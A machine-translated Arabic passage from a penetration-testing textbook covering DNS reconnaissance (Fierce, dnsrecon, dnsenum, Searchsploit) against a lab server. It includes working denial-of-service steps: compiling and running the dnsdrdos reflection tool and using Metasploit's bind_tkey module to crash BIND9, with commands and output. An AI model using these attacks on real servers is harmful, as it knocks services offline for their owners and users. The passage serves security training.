يمكنك الحصول على مساعدة بشأن استخدام Fierceباستخدام الأمر .help-- fierceفيما يلي مثال بسيط على الاستخدام:

```
fierce -dnsserver 192.168.56.101 -dns nsa.gov
محاولة نقل المنطقة أولاً...

لم ينجح في نقل المنطقة (لكنها كانت محاولة تستحق العناء).
حسنًا، سأجرب الطريقة القديمة الجيدة... القوة الغاشمة

التحقق من نظام أسماء النطاقات ذي الأحرف البديلة...
لا. جيد.
يتم الآن إجراء 2280اختبارًا...
10.1.0.100 xkeyscore.nsa.gov
10.1.0.101 sigint.nsa.gov
10.1.0.102 fw.nsa.gov
10.1.0.103 vpn.nsa.gov
10.1.0.104 webmail.nsa.gov
10.1.0.105 firewall.nsa.gov
10.1.0.25 mail1.nsa.gov
10.1.0.26 mail2.nsa.gov
10.1.0.50 ns1.nsa.gov
10.1.0.51 ns2.nsa.gov
10.1.0.80 fedora.nsa.gov
10.1.0.80 web.nsa.gov
10.1.0.80 www.nsa.gov

تم العثور على الشبكات الفرعية (قد ترغب في فحصها باستخدام nmapأو :(unicornscan
:10.1.0.0-255تم العثور على 13اسم مضيف.

تم الانتهاء من فحص Fierce: http://ha.ckers.org/fierce/
تم العثور على 13مدخلاً.

طاب يومك.
```

كما يتضح من مخرجات البرنامج النصي، تمت محاولة نقل منطقة أولاً، لكنها فشلت. بعد ذلك، انتقل البرنامج إلى تجربة أسماء مضيفين شائعة باستخدام أسلوب التجربة والخطأ. حتى أنه يشير إلى احتمال وجود مضيفين آخرين ضمن النطاق من 10.1.0.0إلى . 10.1.0.255لو كان هذا عميلاً حقيقياً، لكنتَ بالتأكيد سترغب في إجراء المزيد من الفحوصات لمعرفة المضيفين الآخرين الذين يمكنك العثور عليهم.

Machine Translated by Google

استطلاع نظام أسماء النطاقات

Dnsreconهو "أداة تعداد ومسح نظام أسماء النطاقات"، وفقًا لصفحة الدليل الخاصة به. يمكن إجراء مسح أساسي كما يلي:

```
# dnsrecon -n 192.168.56.101 -d nsa.gov
```

تبدو مخرجات هذه الأداة، عند تشغيلها على خادم الأسماء الافتراضي، كما يلي مثل ما يلي:

```
[*]إجراء تعداد عام للنطاق: nsa.gov
[-]لم يتم تكوين DNSSEC لـ nsa.gov
[*]
SOA ns1.nsa.gov 10.1.0.50
NS ns1.nsa.gov 10.1.0.50 [*]
NS ns2.nsa.gov 10.1.0.51 [*]
MX mail1.nsa.gov 10.1.0.25 [*]
MX mail2.nsa.gov 10.1.0.26 [*]
[*]تعداد سجلات SRV
لم يتم العثور على سجلات SRV لموقع nsa.gov
[+]لم يتم العثور على أي سجلات
```

كما ترون، فقد أعاد البرنامج العديد من المضيفين وعناوين IPالخاصة بهم، ولكن ليس بالعدد الكبير مقارنة ببرنامج Fierce، الذي يستخدم قائمة كلمات أكبر.

Dnsenum

Dnsenumأداة أخرى لحصر معلومات نظام أسماء النطاقات .(DNS)لا يوجد دليل استخدام لهذه الأداة، ولكن تشغيل الأمر dnsenumبدون وسائط سيعرض تفاصيل الاستخدام. فيما يلي مثال بسيط لتشغيل هذه الأداة:

```
dnsenum --dnsserver 192.168.56.101 nsa.gov
```

الناتج في هذه الحالة هو كما يلي:

```
dnsenum: 1.2.4 إصدار

----- nsa.gov -----

عناوين المضيف:

_____

خوادم الأسماء:

_____

ns1.nsa.gov. 3600 في
10.1.0.50

ns2.nsa.gov. 3600 في
10.1.0.51
```

Machine Translated by Google


```
                                                خوادم البريد (MX):
                                                _________________

                                                في      3600
mail1.nsa.gov.
10.1.0.25
                                                في      3600
mail2.nsa.gov.
10.1.0.26


                                محاولة نقل المناطق والحصول على إصدارات الربط:
                                _____________________________________________

اسم غير قابل للحل: ns1.nsa.govفي السطر 841من /usr/bin/dnsenum.

                                محاولة نقل المنطقة لموقع nsa.govعلى ... ns1.nsa.gov
                                فشل استعلام سجل :AXFRلا توجد خوادم أسماء
اسم غير قابل للحل: ns2.nsa.govفي السطر 841من /usr/bin/dnsenum.

                                محاولة نقل المنطقة لموقع nsa.govعلى ... ns2.nsa.gov
                                فشل استعلام سجل :AXFRلا توجد خوادم أسماء

                                لم يتم تحديد ملف الاختراق، يا خليج.
```

حاول برنامج DNSenumإجراء طلبات نقل نطاقات على خادمي الأسماء 10.1.0.50و 10.1.0.51، لكن هذه المحاولات باءت بالفشل لعدم وجود خادم أسماء فعلي في هذين الموقعين (إلا إذا كان لديك خادمان للأسماء على شبكتك الداخلية يحملان عناوين IPهذه). يمكن لبرنامج DNSenumأيضًا تجربة جميع الاحتمالات الممكنة للنطاقات، وهو حلٌّ مناسب في حال تعذّر نقل النطاقات. لم نُقدّم ملفًا لتجارب جميع الاحتمالات في هذه الحالة، إذ سنستخدم الخيار f-أو . file--يجب أن يحتوي الملف على قائمة بالنطاقات الفرعية، كما رأينا عند استخدام وحدة brute_hostsفي .Recon-ng

من الأفضل أن تتمكن من رؤية كيف يمكن أن تكون أدوات كهذه مفيدة لك في جمع المعلومات.
الحصول على بعض المعلومات بسرعة وإجراء بعض مهام اختبار نظام أسماء النطاقات (DNS)الروتينية.

ماذا عن هذه الأداة؟

الأدوات الجيدة مهمة في أي مجال، بما في ذلك القرصنة، لكن لا تدع الأدوات المتاحة تحدد فعالية أفعالك. كما رأيت في الأمثلة السابقة، ليست كل الأدوات متساوية. بعضها يوفر معلومات لا يوفرها البعض الآخر، أو بصيغة مختلفة عن المتوقع. تأكد من فهمك للأدوات التي تستخدمها -صفحات الدليل وأوامر المساعدة بداية جيدة، لكنك سترغب لاحقًا في دراسة شفرة المصدر، وربما تطويرها أو استخدامها كأساس لبرامجك الخاصة. إذا لم تجد أداة مناسبة (وهو أمر نادر الحدوث اليوم)، فاكتب أداتك الخاصة!

Machine Translated by Google

البحث عن الثغرات الأمنية ونقاط الضعف

الآن، ستكون قد جمعت بنجاح بعض المعلومات عن هدفك من خلال عمل الاستخبارات مفتوحة المصدر (OSINT)والاستعلام عن خوادم أسماء النطاقات الخاصة به. أنت تعلم أن خادم الأسماء يُشغّل برنامج ،BINDبعد الاستعلام عن إصداره، بل ولديك رقم الإصدار. بمجرد الانتهاء من عمل الاستطلاع، حان الوقت للبحث عن الثغرات الأمنية المعروفة ونقاط الضعف في البرامج والإصدارات المحددة.

تذكر أنه لكي يكون هناك استغلال، يجب أولاً أن يكون هناك ثغرة أمنية.
أحيانًا، قد تجد ثغرات أمنية، لكنك قد لا تجد طريقة لاستغلالها . من الضروري عند إجراء اختبار اختراق أن تتحقق من كل برنامج تجده للتأكد من أنه مُحدّث ومُزوّد بأحدث التصحيحات الأمنية. يمكنك البحث عن الثغرات الأمنية كما تبحث عن أي شيء آخر على الإنترنت؛ ومع ذلك، فقد طوّر الناس أدوات لتسهيل هذه المهمة.

استغلال البحث

عند البحث عن الثغرات الأمنية ونقاط الضعف، يُطبّق نفس النهج المُتّبع عند جمع المعلومات الاستخباراتية عن شركة ما. ينبغي البحث عن المعلومات في مصادر مُتعدّدة وعدم الاعتماد على مصدر واحد أو مُحرّك بحث واحد. مع ذلك، توجد أداة قوية تُتيح البحث في قاعدة بيانات واحدة، وهي قاعدة بيانات تُحاول تضمين معلومات عن نقاط الضعف من أكبر عدد مُمكن من المصادر المُختلفة. هذه الأداة، ،Searchsploitمُضمّنة في نظام كالي لينكس المُثبّت افتراضيًا.

Searchsploitأداة تُستخدم لاكتشاف الثغرات الأمنية المعروفة ، والتي كان من المفترض أن تُعالج، ولكن في الواقع العملي، غالبًا ما يكون الوضع مختلفًا. Searchsploitأداة بسيطة لكنها فعّالة، تُقدمها شركة .Offensive Securityتبحث هذه الأداة في نسخة غير متصلة بالإنترنت من قاعدة بيانات الثغرات الأمنية الخاصة بها، والتي يمكن الوصول إليها عبر الموقع الإلكتروني .db.com-www.exploitيجب تحديث Searchsploitباستمرار لضمان البحث في أحدث قائمة للثغرات الأمنية. البحث سهل للغاية، كل ما عليك فعله هو إدخال اسم البرنامج، سواءً مع رقم الإصدار أو بدونه. بما أنك تعلم أن خادمك يعمل بنظام ،BINDجرّب البحث الأساسي عن هذه الكلمة المفتاحية.

ربط أداة استغلال البحث

كما تتخيل، إذا كتبتَ مثل هذا الاستعلام في محرك البحث المفضل لديك، فستحصل على عدد كبير من النتائج غير ذات الصلة، وينطبق الأمر نفسه هنا. حاول تضييق نطاق بحثك؛ فمؤسسة أنظمة الإنترنت (ISC)هي المسؤولة عن ،BIND9لذا جرّب الأمر isc bindبدلاً من ذلك. يمكنك أيضاً تجربة تضمين رقم الإصدار، لكن هذا لا ينجح دائماً مع هذه الأداة.

Machine Translated by Google


```
searchsploit isc bind
------------------
```

Machine Translated by Google

Bugtraq، قائمة بريدية مخصصة لقضايا أمن الحاسوب. للبحث عن ثغرات BIND، انتقل إلى صفحة البحث على www.securityfocus.com/

الثغرات الأمنية استخدم القائمة المنسدلة "المورّد" لاختيار "اتحاد برامج الإنترنت" (ISC)، ثم اختر "BIND"، وأدخل رقم الإصدار. جرّب البحث عن برنامج آخر من مورّدين مختلفين. ستلاحظ وجود العديد من الثغرات الأمنية، ولكن ليس لكل ثغرة منها استغلال متاح.

يمكنك أيضًا البحث عن الثغرات الأمنية باستخدام صفحة قاعدة بيانات الثغرات الأمنية، ولكن برنامج Searchsploit، بافتراض أنه مُحدّث، سيقوم بذلك تلقائيًا. مع ذلك، إذا كنت ترغب في واجهة ويب جذابة، فهذا خيارٌ يستحق التجربة، على الأقل للتعرف على العملية. كما يمكنك أيضًا عرض معلومات الثغرات الأمنية، بما في ذلك شفرة المصدر، في متصفحك.

مكان آخر يُنصح بالتحقق منه هو موقع الشركة المُورِّدة للبرنامج. فمعظمها يحتوي على قسم مُخصَّص لتسليط الضوء على الثغرات الأمنية والحلول المُناسبة لها. في هذه الحالة تحديدًا، يُنصح بزيارة الموقع www.isc.org. يُعد الاطلاع على ملاحظات الإصدار من إصدارات مختلفة من البرامج طريقة جيدة للتعرف على مختلف الأخطاء وإصلاحاتها.

إذا كنت تبحث عن ثغرات أمنية غير معروفة (يُشار إليها أحيانًا باسم ثغرات اليوم الصفر) ، فستحتاج أولًا إلى فحص جميع الثغرات المعروفة . لا ترغب في إضاعة الوقت في توثيق ثغرة وبرمجة برنامج استغلال خاص بك لثغرة معروفة للجميع ولها ثغرات جاهزة للاستغلال!

من المفيد أيضًا معرفة تاريخ الثغرات الأمنية، والبحث في جوانب التطبيق التي ربما لم تخضع للتدقيق الكافي أو المعرضة للثغرات، مثل معالجة سجلات الموارد غير المألوفة في حالة نظام أسماء النطاقات (DNS). يمكنك العثور على الثغرات التي طورتها ونشرتها Hacker House من خلال صفحة مختبراتنا على الرابط التالي:

hacker.house/labs.

يُعدّ العثور على اسم البرنامج وإصداره مفيدًا، ولكنه ليس الطريقة الوحيدة لاكتشاف الثغرات الأمنية. عادةً ما يتطلب الأمر إجراء مسحٍ وفحصٍ إضافيين للنظام، بالإضافة إلى تنفيذ هجمات متسلسلة أو استغلال الثغرات البسيطة فيه، لتحقيق النتيجة المرجوة. يُجرى التعداد لمحاولة تحديد نقاط الضعف وجمع أكبر قدر ممكن من المعلومات. وقد يُساء استخدام البروتوكول الذي توفره الخدمة لأغراض التعداد والهجوم.

تضخيم حركة مرور نظام أسماء النطاقات (DNS)

هجوم تضخيم حركة مرور نظام أسماء النطاقات (DNS) هو نوع من هجمات حجب الخدمة (شائع بين مجموعات الناشطين الإلكترونيين)، ويستغل آليات عمل نظام أسماء النطاقات. عندما يرسل المستخدم استعلام DNS عاديًا، يكون عادةً صغيرًا ويطلب معلومة واحدة فقط - سجل A أو عنوان IP. لتضخيم حركة المرور، يكفي طلب كمية كبيرة من المعلومات من خادم الأسماء (والذي يُفترض أن يكون مُعدًا لإجراء عمليات بحث متكررة كمُحلِّل مفتوح، أي خادم DNS).

Machine Translated by Google

خادم يسمح لأي شخص على الإنترنت باستخدامه). يمكن القيام بذلك عن طريق طلب أي سجل ، أو سجل يعطي استجابة أكبر من الاستعلام. باستخدام ،Digستكتب ما يلي:

```
dig @192.168.56.103 nsa.gov ANY
```

لتحويل هذا إلى هجوم، يتم استبدال عنوان IPالخاص بك بعنوان IPالخاص بجهاز الضحية داخل حزمة .UDPيُعرف هذا بانتحال عنوان ، IPويعني أن الخادم يرسل استجابة UDPليس إليك، بل إلى الضحية. تُكرر هذه العملية قدر الإمكان في فترة زمنية قصيرة، مما يُغرق الضحية ببيانات لم تطلبها. غالبًا ما تُنفذ هذه الهجمات باستخدام شبكة بوت نت، وهي مجموعة من أجهزة الكمبيوتر المخترقة مسبقًا والتي لا يدرك أصحابها عادةً أنها تعرضت للاختراق. يمكنك أيضًا استهداف عدة خوادم أسماء نطاقات باستعلامك الأولي لإرسال المزيد من البيانات إلى الضحية. توجد طرق مختلفة لاختبار إمكانية تضخيم حركة البيانات؛ إحداها استخدام .Metasploit

ميتا سبلويت

إطار عمل Metasploitهو أداة سيتم استخدامها على نطاق واسع من الآن فصاعدًا. يمكن استخدامه للبحث عن الثغرات الأمنية، وعرض معلومات عنها، وتشغيلها في نهاية المطاف ، كل ذلك من خلال واجهة سطر أوامر سهلة الاستخدام. وهو إطار عمل معياري مثل .Recon-ngابدأ تشغيل وحدة تحكم Metasploit Framework(والتي سيُشار إليها باسم Metasploit)كما يلي:

```
msfconsole
```

ستستغرق الأداة بعض الوقت للتحميل، ولكنها ستعرض لك في النهاية مطالبة.

```
                                                
```

Machine Translated by Google

ابحث عن dns_amp

```
وحدات متطابقة
==========

اسم
----

مساعد/ماسح ضوئي/نظام أسماء النطاقات/مضخم نظام أسماء النطاقات
ماسح ضوئي مكبر

تاريخ الإفصاح الرتبة التحقق الوصف
طبيعي نعم
```

أدخل كلمة "use"متبوعة بالمسار الكامل للوحدة التي تريد استخدامها.
يدعم Metasploitخاصية الإكمال التلقائي باستخدام مفتاح ،Tabأو يمكنك نسخ ولصق مسار الوحدة التي سنستخدمها.

استخدم auxiliary/scanner/dns/dns_amp

عند اختيار وحدة نمطية بنجاح للاستخدام، ستتغير نافذة Metasploitإلى ما يلي:

```
msf auxiliary(scanner/dns/dns_amp) >
```

سيؤدي كتابة الأمر show infoإلى عرض معلومات حول الوحدة النمطية المحددة حاليًا.
هذا أمرٌ هام، إذ يُتيح لك معرفة المزيد عن الثغرة التي ستُشغّلها. يُمكن استخدام الأمر showمع وسائط أخرى مثل الخيارات. معلومات هذه الوحدة النمطية مُوضّحة هنا:

```
الاسم: ماسح تضخيم نظام أسماء النطاقات (DNS)
الوحدة: مساعد/ماسح ضوئي/نظام أسماء النطاقات/مضخم نظام أسماء النطاقات
الترخيص: ترخيص إطار عمل Metasploit (BSD)
الرتبة: عادي

مقدم من:
الوجود <xistence@0x90.nl>

التحقق من الدعم:
نعم

الخيارات الأساسية:
الوصف المطلوب للإعداد الحالي

اسم
----

عدد المضيفين المراد فحصهم نعم حجم الدفعة 256
كل مجموعة
النطاق المراد استخدامه لنظام أسماء النطاقات (DNS) نعم اسم النطاق isc.org
طلب
سلسلة التصفية المستخدمة في الالتقاط لا فلتر
مرور
اسم الواجهة لا واجهة
اسم ملف التقاط PCAP لا ملف PCAPFILE
الملف المراد معالجته
نوع الاستعلام (A، NS، SOA، MX، TXT، نعم نوع الاستعلام أي
أي AAAA، RRSIG، DNSKEY)
نطاق العناوين المستهدفة أو نعم المضيفون
معرّف CIDR
```

Machine Translated by Google

المنفذ المستهدف (UDP)	نعم	53	تقرير
عدد البايتات المراد التقاطها	نعم	65535	سنابلين
عدد العمليات المتزامنة	نعم	10	خيوط
			موضوع
عدد الثواني للانتظار	نعم	500	نفذ الوقت للحصول على بيانات جديدة

وصف:

يمكن استخدام هذه الوحدة لاكتشاف خوادم نظام أسماء النطاقات (DNS)التي تعرض عمليات البحث المتكررة عن الأسماء والتي يمكن استخدامها في هجوم التضخيم ضد طرف ثالث.

مراجع:

https://cvedetails.com/cve/CVE-2006-0987/

https://cvedetails.com/cve/CVE-2006-0988/

هذه الوحدة ليست ثغرة أمنية، بل هي أداة فحص. يمكنك الاطلاع على مخرجات الشاشة السابقة لمعرفة مطوّر الوحدة، ووصف موجز لها، وبعض المراجع . إذا كنت ترغب في معرفة المزيد عن تضخيم نظام أسماء النطاقات ،(DNS) فإن هذه الروابط الإلكترونية تُعدّ نقطة انطلاق جيدة. ستجد أيضًا عددًا من الخيارات، بعضها واضح والبعض الآخر أقل وضوحًا. ليس من الضروري فهم جميع هذه الخيارات لاستخدام أداة الفحص (مع أننا نشجعك على التعرّف عليها لاحقًا). ركّز الآن على الخيارات الإلزامية . هذه هي الخيارات التي يجب عليك ضبطها لتشغيل الوحدة؛ سيؤدي حذفها إلى عدم الحصول على النتائج المرجوة، وفي أغلب الأحيان ستفشل الوحدة. يمكنك استخدام الأمر "show options" لعرض قائمة خيارات الوحدة دون باقي المعلومات.

لضبط الخيارات، استخدم الصيغة التالية:

```
قم بتعيين <اسم الخيار> <القيمة>
```

لتعيين خيار DOMAINAMEإلى ،nsa.govأدخل ما يلي. (لاحظ أن خادم الأسماء الافتراضي سيكون هدف هذا الفحص، لأنه يعمل على شبكة معزولة. لن يتمكن من تنفيذ طلب DNSمتكرر بنجاح؛ لذا، يجب علينا ضبطه لاستخدام استعلام عن نطاق معروف على الخادم.)

```
تعيين اسم النطاق nsa.gov
```

يؤكد Metasploitكل خيار عند ضبطه.

```
اسم النطاق nsa.gov => 
msf auxiliary(scanner/dns/dns_amp) >
```

الخيار الوحيد الآخر الذي يجب ضبطه لعرض هذه الوحدة هو خيار ، RHOSTSحيث أن جميع الخيارات الأخرى إما غير مطلوبة أو لها قيمة افتراضية مناسبة. يسرد RHOSTSالمضيفين البعيدين الذين ستستهدفهم الوحدة. يمكن تحديد أكثر من هدف واحد، ولكن في هذه الحالة، يكفي عنوان IPلخادم الأسماء الافتراضي .

```
set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
```

Machine Translated by Google

من الحكمة التحقق جيدًا من الخيارات المُدخلة قبل تشغيل الوحدة، خاصةً فيما يتعلق بالثغرات الأمنية. لتشغيل الوحدة، يمكنك كتابة الأمر runأو .exploitستُقدم الوحدة شرحًا مُفصلاً وتُبلغ عن مستوى التضخيم المُمكن.

```
[*]إرسال طلبات فحص نظام أسماء النطاقات إلى 192.168.56.101->192.168.56.101(مضيف واحد)
[*]إرسال 67بايت إلى كل مضيف باستخدام طلب IN ANY nsa.gov
- 192.168.56.103:53 [+]حجم الاستجابة 252بايت [تضخيم 3.76x]
[*]تم فحص 1من أصل 1مضيف (مكتمل بنسبة (100%
[*]اكتمل تنفيذ الوحدة المساعدة
```

لم يتم إعداد خادم الأسماء الافتراضي هذا كمحلل أسماء مفتوح ومتكرر. هذا يعني أنه لن يستعلم من خوادم أسماء أخرى للعثور على سجلات تتعلق بنطاق خارج نطاقه. بل سيعيد فقط سجلات النطاق .nsa.govإختِصاص.

هذا جيد (للعميل)، وهذا ما يجب أن تتوقعه من خادم أسماء العميل. لو كان هذا خادم أسماء مفتوحًا، لكان من الممكن زيادة حجم البيانات بشكل أكبر عن طريق طلب سجلات لنطاق مختلف. (جرّب فقط إرسال طلب . (ANY

طلب باستخدام أداة Digلموقع ،google.com(مما يؤدي إلى استجابة كبيرة.)
عادةً ما تمتلك الشركات خادم DNSمنفصلاً يُستخدم لعمليات البحث الصادرة، ويجب ألا يكون متاحًا للعامة. وهناك طرق أخرى للتخفيف من هذا النوع من الهجمات، مثل الحد من عدد الاستجابات المرسلة خلال فترة زمنية محددة، أو الاستعانة بمزودي خدمة الإنترنت للتحقق من عنوان IPالمصدر لحزم .DNSلمزيد من المعلومات حول تضخيم حركة البيانات، يُرجى مراجعة .TA13-088A www.us-cert.gov/ncas/alerts/

ما هو هجوم حجب الخدمة ؟(DoS)

رفض الخدمة

لا يقتصر هجوم حجب الخدمة (DoS)على نظام أسماء النطاقات (DNS)فقط. يهدف هذا الهجوم إلى تعطيل خادم ما عن أداء وظيفته، وذلك عادةً عن طريق إرسال طلبات غير حقيقية متعددة إليه، مما يمنعه من تلبية الطلب وبالتالي التعامل مع الطلبات الحقيقية. تخيل محطة قطار في بلدة صغيرة الساعة الثامنة صباحًا في أحد أيام الأسبوع؛ إنها بداية ساعة الذروة. تُشبه هذه المحطة خادمًا يُقدم خدمة للركاب. يمكننا حرمان الركاب الشرعيين من هذه الخدمة من خلال تنظيم وصول مجموعة كبيرة من الأشخاص إلى المحطة قبل خمس دقائق من ذروة الازدحام المروري. قد تبدأ هذه المجموعة بالتجمع عند شبابيك التذاكر وآلات البيع -قد يشترون التذاكر أو لا. في كلتا الحالتين، سيمنعون الركاب العاديين من شراء تذاكرهم والوصول إلى قطاراتهم.

فيما يتعلق بنظام أسماء النطاقات ،(DNS)فإن المشكلة تكمن في رفض إمكانية الاستعلام من خادم الأسماء.
يمكن القيام بذلك عن طريق إرسال العديد من الطلبات إلى خادم أسماء النطاقات. وغالبًا ما تُستخدم بادئات إضافية للإشارة إلى نوع الهجوم بالتحديد.

هجوم حجب الخدمة الموزع

يحدث هجوم الحرمان من الخدمة الموزع (DDoS)عندما تأتي حركة البيانات من مصادر متعددة بدلاً من جهاز كمبيوتر واحد فقط. من السهل حظر عنوان IPلجهاز واحد.

Machine Translated by Google

عدد الاتصالات الواردة ليس بالآلاف. قد تكون عناوين IPهذه حقيقية أو مزيفة، ويمكن بالطبع تزييفها. غالبًا ما يستخدم المهاجمون شبكات الروبوتات (شبكة من أجهزة الكمبيوتر المخترقة مسبقًا) لتنفيذ هجمات .DDoSإذا عدنا إلى مثال محطة القطار، فإن الهجوم الموزع يُشبه وصول مجموعات من الناس في ساعة الذروة، ليس فقط إلى محطة واحدة، بل إلى كل محطة تتوقف فيها خدمات القطارات الأكثر استخدامًا. سيؤدي هذا إلى انقطاعات غير مقصودة في الشبكة بأكملها، على غرار تأثير هجوم .DDoS

هجوم حجب الخدمة الموزع والمنعكس

يحدث هجوم الحرمان من الخدمة الموزع والمنعكس (DRDoS)عندما يتظاهر المهاجم بأنه جهاز الكمبيوتر المستهدف، ويرسل طلبات إلى عدد كبير من الأجهزة. تحتوي هذه الطلبات المزيفة على عنوان IPالخاص بالهدف، فتبدو وكأنها صادرة منه. تُرسل الردود على هذه الطلبات المزيفة إلى الهدف، مما يُغرقه بكمية هائلة من البيانات. يمكن تشبيه ذلك بانتحال المهاجم صفة محطة قطار من خلال ملصقات تُوضع في أماكن استراتيجية في المدينة تُعلن عن تذاكر مجانية لجميع الركاب الذين يصلون في الساعة الثامنة صباحًا.

تنفيذ هجوم حجب الخدمة

بمجرد العثور على خادم DNSيُمكن استخدامه لتضخيم حركة البيانات بشكل كبير ، يُمكنك استخدامه لتنفيذ هجمات حجب الخدمة. هناك طرق عديدة للقيام بذلك، إحداها ببساطة هي الحصول على ثغرة أمنية قام شخص آخر ببرمجتها وتشغيلها. لنلقِ نظرة على إحدى هذه الثغرات التي كتبها noptrixمن ،NullSecurityوهو هاكر خبير معروف بأدواته الهجومية، والتي يُمكن الاطلاع عليها على موقع Hacker House الإلكتروني www.hackerhousebook.com/

files/dnsdrdos.c.

هذا برنامج مكتوب بلغة ،Cويحتاج إلى تجميع قبل تشغيله. يُعدّ تنزيل البرامج النصية ونقلها وتجميعها من المهام الأساسية للمبرمج. إذا لم تكن معتادًا على القيام بذلك من سطر الأوامر، فإليك الأساسيات. إذا كنت تعرف موقع الملف، فسيكون استخدام Wgetسهلًا.

```
wget --user=student --password=student https://www.hackerhousebook.com/
files/dnsdrdos.c
```

لعرض محتويات هذا الملف، يمكنك استخدام الأمر cat(اختصارًا لكلمة concatenate)أو الأمر less (برنامج مشابه لبرنامج more؛ راجع صفحات الدليل الخاصة به لمزيد من التفاصيل). يُنصح دائمًا بمراجعة شفرة المصدر (طويلة جدًا بحيث لا يمكن عرضها هنا) لأي برنامج غير مألوف قبل تجميعه وتشغيله.

```
cat dnsdrdos.c
```

Machine Translated by Google

يمكن تجميع البرنامج باستخدام gccكما يلي. سيتم إخراجه إلى ملف جديد يسمى .dnsdrdos

```
gcc dnsdrdos.c -o dnsdrdos
```

يمكنك تنفيذ هذا البرنامج على النحو التالي:

```
./dnsdrdos
```

لكن هذا سيؤدي إلى حدوث خطأ، لأنك لم تحدد أي وسيطات.
يمكنك مراجعة صفحة المساعدة الخاصة بهذه الأداة عن طريق إضافة الخيار .H-

```
./dnsdrdos -H
```

يتطلب البرنامج ملفًا نصيًا يحتوي على قائمة بخوادم نظام أسماء النطاقات .(DNS)استخدم محرر النصوص المفضل لديك لإنشاء هذا الملف، وأضف إليه قائمة بخوادم الأسماء التي تسمح بالاستعلام المفتوح. هذه خوادم DNSتُمكّنك من الاستعلام بشكل متكرر عن نطاقات جهات خارجية، أو في حالتنا، نُحدد خادم المثال.

```
vim dns_servers.txt
```

بمجرد تجهيز كل شيء، يمكنك تنفيذ هذا الهجوم على النحو التالي:

```
./dnsdrdos -f dns_servers.txt -s <TargetIP> -d nsa.gov -l 20
```

يمكنك تجربة ذلك عن طريق استغلال الثغرة لشن هجوم حجب الخدمة (DoS)على جهاز كالي لينكس الخاص بك. لن يكون هذا هجوم حجب خدمة موزع (DDoS)حقيقيًا لوجود خادم أسماء واحد فقط (الهجوم غير موزع)، ولكن ربما تدرك الآن مدى سهولة تعطيل خوادم مؤسسة كبيرة لفترة وجيزة لشخص ذي معرفة بسيطة. يمكن للمهاجم شن هذا الهجوم من عدة أجهزة، باستخدام العديد من خوادم الأسماء المفتوحة، وإغراق الخوادم بحركة مرور كثيفة. نظام أسماء النطاقات (DNS)ليس النظام أو البروتوكول الوحيد الذي يمكن استخدامه لتنفيذ هجمات حجب الخدمة. بروتوكول وقت الشبكة (NTP)وبروتوكول اكتشاف الخدمة البسيط (SSDP)هما بروتوكولان آخران يعتمدان على بروتوكول UDPوغالبًا ما يتم استهدافهما. إحدى طرق فهم هذا الهجوم بشكل أفضل هي الاطلاع على dnsdrdos

قم بمعالجة البيانات باستخدام برنامج Wiresharkوشاهد الحزم أثناء عملها.

هجمات حجب الخدمة باستخدام ميتا سبلويت

كشف بحث سابق عن isc bindباستخدام Searchsploitعن عدة ثغرات أمنية في الإصدار 9من .BINDسيتم استخدام إحدى هذه الثغرات الآن لتوضيح ما يحدث عند استهداف خادم أسماء بشكل مباشر بهجوم حجب الخدمة .(DoS)استخدم هجوم حجب الخدمة السابق خادم أسماء لاستهداف أنظمة أخرى. هذه المرة، ستستهدف الثغرة خادم الأسماء مباشرةً. إحدى الثغرات الأمنية في BIND9التي كشف عنها Searchsploitتُسمى "TKEY Remote Denial of Service"(حجب الخدمة عن بُعد). TKEY(مفتاح المعاملة).

هو سجل موارد مثل Aأو MXأو .TXT. يُستخدم TKEYلأغراض المصادقة.
(انظر قسم "أمن أنظمة الأمن الرقمي" في هذا الفصل لمزيد من المعلومات.)

Machine Translated by Google

يوجد نموذج Metasploitمطابق لهذا الغرض. يستغل هذا النموذج الثغرات الأمنية
.CVE-2015-5477البحث عن tkeyفي Metasploitسيكشف عنه.

ابحث عن مفتاح T

يمكن اختيار الوحدة النمطية على النحو التالي:

استخدم auxiliary/dos/dns/bind_tkey

تذكر دائمًا التحقق من معلومات الوحدة الدراسية إذا كنت غير ملم بها.

عرض المعلومات

يمكنك عرض خيارات الوحدة النمطية على النحو التالي:

عرض الخيارات

حدد عنوان الهدف (RHOSTS)لهجومك. سيكون هذا هو عنوان IPالخادم الأسماء.

set RHOSTS 192.168.56.101

راجع خيارات هذه الوحدة مرة أخرى، وتأكد من إدخال عنوان IPالصحيح. عند كتابة "run"أو "،"exploitسترسل الوحدة استعلام DNSغير صحيح، تطلب فيه سجل .TKEYبسبب خلل في طريقة تعامل BIND9مع هذه الاستعلامات، سيتوقف البرنامج مع ظهور خطأ في تأكيد . REQUIREهذا الخلل ناتج عن كود مصمم لإيقاف تشغيل البرنامج إذا لم يتحقق شرط معين. هذا هو المبدأ الأساسي للتأكيد في تطوير البرمجيات. من الواضح أن إمكانية استغلال هذا الخطأ عن بُعد من قِبل أي شخص تُشكل مشكلة، لأن التطبيق لا يتعامل مع الخطأ ، مما يُجبره على التوقف. عندما تكون مستعدًا للمتابعة، اكتب "run"في موجه الأوامر.

msf auxiliary(dos/dns/bind_tkey) > تشغيل

[*]إرسال حزمة بيانات إلى 192.168.56.103
[*]تم فحص 1من أصل 1مضيف (مكتمل بنسبة (%100
[*]اكتمل تنفيذ الوحدة المساعدة

في حال نجاح هذا الهجوم، سيتسبب في تعطل الخدمة (مع العلم أن الخادم سيظل يعمل). للتحقق من ذلك، حاول استخدام Digمرة أخرى لطلب سجل Aالخاص بوكالة الأمن القومي .(nsa)
.gov.هل تلقيتَ ردًا من الخادم هذه المرة؟ إذا لم تتلقَّ أي رد، فذلك لأن خدمة النطاق قد توقفت بسبب فشل التأكيد المذكور سابقًا. إذا قمتَ بفحص منفذ UDPرقم 53باستخدام INmapالآن، فسترى أن المنفذ مغلق.

root@kali:~# nmap 192.168.56.101 -sU -p 53
بدء تشغيل (https://nmap.org) Nmap 7.70في 19ديسمبر ،2018الساعة 14:04بتوقيت غرينتش
تقرير فحص Nmapللعنوان 192.168.56.101
المضيف يعمل (زمن الاستجابة 0.00027ثانية).

Machine Translated by Google


```
خدمة ميناء الدولة

53/udpنطاق مغلق
عنوان MAC: 08:00:27:F3:FA:D3(بطاقة الشبكة الافتراضية (Oracle VirtualBox
انتهى فحص :Nmapتم فحص عنوان IPواحد (مضيف واحد نشط) في 0.27ثانية
```

